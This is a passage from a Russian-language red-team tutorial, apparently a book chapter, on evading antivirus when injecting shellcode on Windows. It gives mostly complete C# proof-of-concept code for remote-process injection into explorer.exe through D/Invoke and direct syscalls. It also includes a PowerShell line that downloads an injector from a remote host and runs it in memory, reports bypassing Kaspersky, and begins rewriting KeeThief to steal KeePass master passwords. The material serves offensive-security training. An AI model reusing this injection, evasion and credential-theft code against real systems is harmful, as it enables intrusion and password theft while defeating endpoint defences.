    (uint)buf.Length, DIInvoke.Data.Win32.Kernel32.MEM_COMMIT |
    DIInvoke.Data.Win32.Kernel32.MEM_RESERVE,
    DIInvoke.Data.Win32.WinNT.PAGE_EXECUTE_READWRITE);

    // Записываем шелл-код в выделенную область
    _ = WriteProcessMemory(hProcess, allocAddr, buf, buf.Length, out
    _);

    // Запускаем поток
    _ = CreateRemoteThread(hProcess, IntPtr.Zero, 0, allocAddr,
    IntPtr.Zero, 0, IntPtr.Zero);
}
}
}

```

Обсудим вкратце, что здесь произошло. Для примера возьмем API-вызов `WriteProcessMemory`. В случае статического импорта `P/Invoke` использование этого API выглядело так (рис. 1.17).

```

public class Program
{
    [DllImport("kernel32.dll")]
    static extern bool WriteProcessMemory(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        Int32 nSize,
        out IntPtr lpNumberOfBytesWritten);
}

```




Рис. 1.17. DynamicAPIInvoke с помощью D/Invoke

При использовании DynamicAPIInvoke из D/Invoke я создал функцию-вrapper WriteProcessMemory, принимающую те же аргументы, которые указаны в сигнатуре делегата, и передающую управление логике D/Invoke.

```
class Delegates
```

```
{
    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate bool WriteProcessMemory(
```

```
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        int nSize,
        out IntPtr lpNumberOfBytesWritten);
}
```

```
public class Program
```

```
{
    static bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
    byte[] lpBuffer, int nSize, out IntPtr lpNumberOfBytesWritten)
    {
```

```
        // Эта переменная будет отвечать за out-аргумент lpNumberOfBytesWritten
        var numBytes = new IntPtr();
```

```
        // Сооружаем объект, содержащий входящие аргументы, который будет
        передан целевой функции, и вызываем DynamicAPIInvoke
```

```

object[] parameters = { hProcess, lpBaseAddress, lpBuffer, nSize,
numBytes };

var result =
(bool)DInvoke.DynamicInvoke.Generic.DynamicAPIInvoke("kernel32.dll",
"WriteProcessMemory", typeof(Delegates.WriteProcessMemory), ref parameters);

// В случае неудачи бросаем исключение, иначе переопределяем out-
аргумент lpNumberOfBytesWritten значением numBytes
if (!result) throw new Win32Exception(Marshal.GetLastWin32Error());
lpNumberOfBytesWritten = (IntPtr)parameters[4];

// Возвращаем результат
return result;
}
}

```

Это сделано, чтобы упростить использование целевой функции: синтаксис обращения к WriteProcessMemory в обоих случаях остается одинаковым:

```
_ = WriteProcessMemory(hProcess, allocAddr, buf, buf.Length, out _);
```

Теперь важный момент: если мы решили пользоваться проектом D/Invoke, забываем о том, что бинарь можно положить на диск (посыплются алерты). Но это не страшно, ведь это C#, а значит, всегда можно загрузить байты собранного инжектора прямо в память с помощью System.Reflection.Assembly (помним о том, что класс с точкой входа программы должен быть объявлен как public, равно как и функция Main).




Рис. 1.18. И снова мы ему не угодили

**ПРИМЕЧАНИЕ**

Про загрузку сборок C# в память тоже есть несколько интересных статей:

- Running a .NET Assembly in Memory with Meterpreter (<https://www.praetorian.com/blog/running-a-net-assembly-in-memory-with-meterpreter/>)
- PowerShell load .Net Assembly (<https://pscustomobject.github.io/powershell/howto/PowerShell-Add-Assembly/>)
- Converting C# Tools to PowerShell (<https://icyguider.github.io/2022/01/03/Convert-CSharp-Tools-To-PowerShell.html>)

```
$data = (New-Object
System.Net.WebClient).DownloadData('http://192.168.0.184/DInvoke_DynamicAPIInvoke.exe')
```

```
$assembly = [System.Reflection.Assembly]::Load($data)
[DInvoke_DynamicAPIInvoke.Program]::Main(" ")
```

Но, ох и ах, — и это поведение детектится «Касперским» при выполнении. Мы были к этому готовы, поэтому перейдем к тяжелой артиллерии — системным вызовам в D/Invoke (рис. 1.18).

## Зачем системные вызовы?

Итак, вкратце, что такое системные вызовы в контексте нашей темы и почему их использование может как-то помочь в сложившейся ситуации?

В Windows существует два вида API: Win32 API и Native API (рис. 1.19).

1. Win32 API (kernel32.dll, user32.dll, advapi32.dll и другие) — документированный и понятный API, который годами остается нетронутым, чтобы не ломать уже написанные программы и не заставлять разработчиков заново изобретать велосипед, когда им нужна реализация базовых вещей. Грубо говоря, функции Win32 API — это функции-обертки, которые внутри обращаются к Native API (примерно так же, как и наш пример с DynamicAPIInvoke выше).
2. Native API (ntdll.dll) — недокументированный и непонятный API, реализация которого может меняться от версии к версии Windows. Функции Native API, в свою очередь, — это обертки для системных вызовов.

Для нас, как для атакующих, важно уметь извлекать выгоду из каждой особенности ОС, потому что мы всегда попадаем на **неизвестную территорию**, оказываясь на проекте, и, кроме перечисленных особенностей, у нас по умолчанию ничего нет. В то время как обороняющиеся обвешаны целой кучей мультимиллионных SIEM и EDR, у нас есть только пачка самопиленных скриптов с просторов GitHub от дружественного комьюнити (ну и лицензионный «Кобальт», разумеется).

К чему я это — в некоторых ситуациях для нас выгоднее использовать Native API, чем Win32 API, чтобы оставаться как можно ближе к режиму ядра (Ring 0). Ведь там не действуют законы AV/EDR, которые мертвой хваткой вцепились в пользовательский режим (Ring 3, рис. 1.20).




Рис. 1.19. Архитектура Windows (изображение — jhalon.github.io)




Рис. 1.20. Кольца привилегий архитектуры x86 в защищенном режиме (автор схемы — jhalon.github.io)

Как ты уже мог понять, наши экзерсисы с `DllImport (P/Invoke)` и `DynamicAPIInvoke (D/Invoke)` — это не что иное, как примеры использования Win32 API. Попробуем сотворить то же самое на системных вызовах.



## ПОЛЕЗНЫЕ ССЫЛКИ

- Red Team Tactics: Utilizing Syscalls in C# — Prerequisite Knowledge (<https://jhalon.github.io/utilizing-syscalls-in-csharp-1/>)
- Red Team Tactics: Utilizing Syscalls in C# — Writing The Code (<https://jhalon.github.io/utilizing-syscalls-in-csharp-2/>)
- Using Syscalls to Inject Shellcode on Windows (<https://www.solomonsklash.io/syscalls-for-shellcode-injection.html>)
- Syscalls with D/Invoke (<https://offensivedefence.co.uk/posts/dinvoke-syscalls/>)
- Bypassing User-Mode Hooks and Direct Invocation of System Calls for Red Teams (<https://www.mdsec.co.uk/2020/12/bypassing-user-mode-hooks-and-direct-invocation-of-system-calls-for-red-teams/>)
- Malware Analysis: Syscalls (<https://jmpesp.me/malware-analysis-syscalls-example/>)

## GetSyscallStub с помощью D/Invoke

Итак, крайняя граница перед переходом в kernel-режим — функции Native API. Они живут в библиотеке `ntdll.dll`, и один из способов до них беспалевно достучаться — это распарсить PE-структуру либы и получить адреса нужных экспортов. В этом, собственно, нам и помогает D/Invoke.

Рассмотрим следующий код.

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace DInvoke_GetSyscallStub
{
    class Win32
    {
        [StructLayout(LayoutKind.Sequential, Pack = 0)]
        public struct OBJECT_ATTRIBUTES
        {
            public int Length;
            public IntPtr RootDirectory;
            public IntPtr ObjectName;
            public uint Attributes;
            public IntPtr SecurityDescriptor;
            public IntPtr SecurityQualityOfService;
        }

        [StructLayout(LayoutKind.Sequential)]
        public struct CLIENT_ID
        {
            public IntPtr UniqueProcess;
            public IntPtr UniqueThread;
        }
    }
}
```

```
class Delegates
```

```
{
    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate DInvoke.Data.Native.NTSTATUS NtOpenProcess(
        ref IntPtr ProcessHandle,
        DInvoke.Data.Win32.Kernel32.ProcessAccessFlags DesiredAccess,
        ref Win32.OBJECT_ATTRIBUTES ObjectAttributes,
        ref Win32.CLIENT_ID ClientId);

    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate DInvoke.Data.Native.NTSTATUS NtAllocateVirtualMemory(
        IntPtr ProcessHandle,
        ref IntPtr BaseAddress,
        IntPtr ZeroBits,
        ref IntPtr RegionSize,
        uint AllocationType,
        uint Protect);

    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate DInvoke.Data.Native.NTSTATUS NtWriteVirtualMemory(
        IntPtr ProcessHandle,
        IntPtr BaseAddress,
        IntPtr Buffer,
        uint BufferLength,
        ref uint BytesWritten);

    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate DInvoke.Data.Native.NTSTATUS NtCreateThreadEx(
        ref IntPtr threadHandle,
        DInvoke.Data.Win32.WinNT.ACCESS_MASK desiredAccess,
        IntPtr objectAttributes,
        IntPtr processHandle,
        IntPtr startAddress,
        IntPtr parameter,
        bool createSuspended,
        int stackZeroBits,
        int sizeOfStack,
        int maximumStackSize,
        IntPtr attributeList);
}
```

```
public class Program
```

```
{
    static DInvoke.Data.Native.NTSTATUS NtOpenProcess(ref IntPtr
ProcessHandle, DInvoke.Data.Win32.Kernel32.ProcessAccessFlags DesiredAccess,
ref Win32.OBJECT_ATTRIBUTES ObjectAttributes, ref Win32.CLIENT_ID ClientId)
```

```

    {
        IntPtr stub =
DInvoke.DynamicInvoke.Generic.GetSyscallStub("NtOpenProcess");
        Delegates.NtOpenProcess ntOpenProcess =
        (Delegates.NtOpenProcess)Marshal.GetDelegateForFunctionPointer(stub,
        typeof(Delegates.NtOpenProcess));

        return ntOpenProcess(ref ProcessHandle, DesiredAccess, ref
        ObjectAttributes, ref ClientId);
    }

    static DInvoke.Data.Native.NTSTATUS NtAllocateVirtualMemory(IntPtr
        ProcessHandle, ref IntPtr BaseAddress, IntPtr ZeroBits, ref IntPtr RegionSize,
        uint AllocationType, uint Protect)
    {
        IntPtr stub =
DInvoke.DynamicInvoke.Generic.GetSyscallStub("NtAllocateVirtualMemory");
        Delegates.NtAllocateVirtualMemory ntAllocateVirtualMemory =
        (Delegates.NtAllocateVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub,
        typeof(Delegates.NtAllocateVirtualMemory));

        return ntAllocateVirtualMemory(ProcessHandle, ref BaseAddress,
        ZeroBits, ref RegionSize, AllocationType, Protect);
    }

    static DInvoke.Data.Native.NTSTATUS NtWriteVirtualMemory(IntPtr
        ProcessHandle, IntPtr BaseAddress, IntPtr Buffer, uint BufferLength, ref uint
        BytesWritten)
    {
        IntPtr stub =
DInvoke.DynamicInvoke.Generic.GetSyscallStub("NtWriteVirtualMemory");
        Delegates.NtWriteVirtualMemory ntWriteVirtualMemory =
        (Delegates.NtWriteVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub,
        typeof(Delegates.NtWriteVirtualMemory));

        return ntWriteVirtualMemory(ProcessHandle, BaseAddress, Buffer,
        BufferLength, ref BytesWritten);
    }

    static DInvoke.Data.Native.NTSTATUS NtCreateThreadEx(ref IntPtr
        threadHandle, DInvoke.Data.Win32.WinNT.ACCESS_MASK desiredAccess, IntPtr
        objectAttributes, IntPtr processHandle, IntPtr startAddress, IntPtr parameter,
        bool createSuspended, int stackZeroBits, int sizeOfStack, int maximumStackSize,
        IntPtr attributeList)
    {
        IntPtr stub =
DInvoke.DynamicInvoke.Generic.GetSyscallStub("NtCreateThreadEx");
        Delegates.NtCreateThreadEx ntCreateThreadEx =
        (Delegates.NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(stub,
        typeof(Delegates.NtCreateThreadEx));
    }

```

```

        return ntCreateThreadEx(ref threadHandle, desiredAccess,
objectAttributes, processHandle, startAddress, parameter, createSuspended,
stackZeroBits, sizeofStack, maximumStackSize, attributeList);
    }

    public static void Main(string[] args)
    {
        // msfvenom -p windows/x64/messagebox TITLE='MSF' TEXT='Hack the
Planet!' EXITFUNC=thread -f csharp
        byte[] buf = new byte[] { };

        // Получаем PID процесса explorer.exe
        int processId = Process.GetProcessesByName("explorer")[0].Id;

        // Получаем хендл процесса по его PID
        IntPtr hProcess = IntPtr.Zero;
        Win32.OBJECT_ATTRIBUTES oa = new Win32.OBJECT_ATTRIBUTES();
        Win32.CLIENT_ID ci = new Win32.CLIENT_ID { UniqueProcess =
(IntPtr)processId };
        _ = NtOpenProcess(ref hProcess,
DInvoke.Data.Win32.Kernel32.ProcessAccessFlags.PROCESS_ALL_ACCESS, ref oa, ref
ci);

        // Выделяем область памяти buf.Length байт
        IntPtr baseAddress = IntPtr.Zero;
        IntPtr regionSize = (IntPtr)buf.Length;
        _ = NtAllocateVirtualMemory(hProcess, ref baseAddress, IntPtr.Zero,
ref regionSize, DInvoke.Data.Win32.Kernel32.MEM_COMMIT |
DInvoke.Data.Win32.Kernel32.MEM_RESERVE,
DInvoke.Data.Win32.WinNT.PAGE_EXECUTE_READWRITE);

        // Записываем шелл-код в выделенную область
        var shellcode = Marshal.AllocHGlobal(buf.Length);
        Marshal.Copy(buf, 0, shellcode, buf.Length);
        uint bytesWritten = 0;
        _ = NtWriteVirtualMemory(hProcess, baseAddress, shellcode,
(uint)buf.Length, ref bytesWritten);
        Marshal.FreeHGlobal(shellcode);

        // Запускаем поток
        IntPtr hThread = IntPtr.Zero;
        _ = NtCreateThreadEx(ref hThread,
DInvoke.Data.Win32.WinNT.ACCESS_MASK.MAXIMUM_ALLOWED, IntPtr.Zero, hProcess,
baseAddress, IntPtr.Zero, false, 0, 0, 0, 0, IntPtr.Zero);
    }
}

```

В этом PoC мы заменили все функции, участвующие в инжекте шелл-кода, вызовами Native API, а именно:

- ☐ OpenProcess → NtOpenProcess;
- ☐ VirtualAllocEx → NtAllocateVirtualMemory;
- ☐ WriteProcessMemory → NtWriteVirtualMemory;
- ☐ CreateRemoteThread → NtCreateThreadEx.




Рис. 1.21. Тупик в исходники ReactOS

Первый вопрос, приходящий в голову, — как мы определили, что именно эти функции Native API лежат в основе тех вызовов Win32 API, которые мы использовали раньше? Что ж, самый праведный способ это выяснить — самостоятельно окунуться в пучину дизассемблирования `kernel32.dll`... Но так как у меня лапки (а еще нет профессиональной «Иды»), то можно посмотреть на сорцы ReactOS, где все это уже ~~украин~~ сделали до нас.

Например, в функции `CreateRemoteThread` есть недвусмысленный намек на вызов `NtCreateThread`, что относит нас к сигнатуре `NtCreateThreadEx` (рис. 1.21).

#### **ПРИМЕЧАНИЕ**

Также есть полезный маппинг вызовов Win32 API на Native API, сделанный в автоматическом режиме: [https://github.com/EspressoCake/NativeFunctionStaticMap/blob/main/Native\\_API\\_Resolve.pdf](https://github.com/EspressoCake/NativeFunctionStaticMap/blob/main/Native_API_Resolve.pdf).

Таким образом, снова посмотрим на различия между статическим импортом `P/Invoke` и использованием системного вызова с помощью `D/Invoke` для функции `WriteProcessMemory`.

**Было:**

```
public class Program
{
    [DllImport("kernel32.dll")]
    static extern bool WriteProcessMemory(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        Int32 nSize,
        out IntPtr lpNumberOfBytesWritten);
}
```

**Стало:**

```
class Delegates
{
    [UnmanagedFunctionPointer(CallingConvention.StdCall)]
    public delegate bool WriteProcessMemory(
        IntPtr hProcess,
        IntPtr lpBaseAddress,
        byte[] lpBuffer,
        int nSize,
        out IntPtr lpNumberOfBytesWritten);
}

public class Program
{
    static DInvoke.Data.Native.NTSTATUS NtWriteVirtualMemory(IntPtr
ProcessHandle, IntPtr BaseAddress, IntPtr Buffer, uint BufferLength, ref uint
BytesWritten)
```

```
// Получаем стаб (указатель на экспорт целевой функции) системного
// вызова и инициализируем им делегат
IntPtr stub =
DInvoke.DynamicInvoke.Generic.GetSyscallStub("NtWriteVirtualMemory");
Delegates.NtWriteVirtualMemory ntWriteVirtualMemory =
(Delegates.NtWriteVirtualMemory)Marshal.GetDelegateForFunctionPointer(stub,
typeof(Delegates.NtWriteVirtualMemory));

// Обращаемся к делегату как к целевой функции и возвращаем результат
return ntWriteVirtualMemory(ProcessHandle, BaseAddress, Buffer,
BufferLength, ref BytesWritten);
}
```

Что ж, попробуем запустить.




Рис. 1.22. GetSyscallStub с помощью D/Invoke

Работает. Проверка на «Касперском» (рис. 1.22).

### ПРИМЕЧАНИЕ

Еще один подарок от оффенсив-сообщества — это ресурс <https://dinvoke.net> за авторством @\_RastaMouse ([https://twitter.com/\\_RastaMouse](https://twitter.com/_RastaMouse)), где можно скопировать готовые сигнатуры делегатов для системных вызовов и посмотреть примеры кода.

Вуаля! И никаких тебе недовольств от нашего любимого антивируса (рис. 1.23).




Рис. 1.23. Easy

## Модификация KeeThief

Теперь у нас есть все необходимые знания, чтобы переписать логику KeeThief на системные вызовы с помощью D/Invoke. Чтобы не копирастить все изменения, которые я внес, в этой статье я сконцентрируюсь на разборе функции чтения расшифрованной области памяти, содержащей мастер-пароль. Остальные изменения доступны для изучения на моем гитхабе: <https://github.com/snovvcrash/KeeThief/commit/325327c5aa3ab5db1e808a493349de06cba673ce>

## Подготовка

Итак, сперва я сделаю форки проектов KeeThief (<https://github.com/GhostPack/KeeThief>) и D/Invoke (<https://github.com/TheWover/DInvoke>). Далее создам отдельную ветку `keethief` в форке D/Invoke, где избавлюсь от всех не используемых нами фич, тем самым сократив количество подозрительного кода в сорцах.

Потом я включу модифицированный D/Invoke как git-подмодуль для KeeThief.

```
git submodule add -b keethief https://github.com/snovvcrash/DInvoke.git
KeeTheft/KeeTheft/DInvoke
```

Теперь можно создать ветку `syscalls`, открыть `KeeTheft.sln` (<https://github.com/GhostPack/KeeThief/blob/master/KeeTheft/KeeTheft.sln>) в Visual Studio и добавить папку D/Invoke в проект.



## Апгрейд функции ReadProcessMemory

Фактически нас будут интересовать только функции, объявленные в Win32.cs (<https://github.com/GhostPack/KeeThief/blob/master/KeeTheft/KeeTheft/Win32.cs>), поэтому для примера, как и договорились, целимся в ReadProcessMemory (<https://github.com/GhostPack/KeeThief/blob/04f3fbc0ba87dbcd9011ad40a1382169dc5afd59/KeeTheft/KeeTheft/Win32.cs#L37-L38>, вызывается она вот здесь: (<https://github.com/GhostPack/KeeThief/blob/04f3fbc0ba87dbcd9011ad40a1382169dc5afd59/KeeTheft/KeeTheft/Program.cs#L160>).

Как и в нашем первом примере, для использования ReadProcessMemory в KeeThief применяется обыкновенный импорт P/Invoke с помощью DllImport.

```
class Win32
{
    //
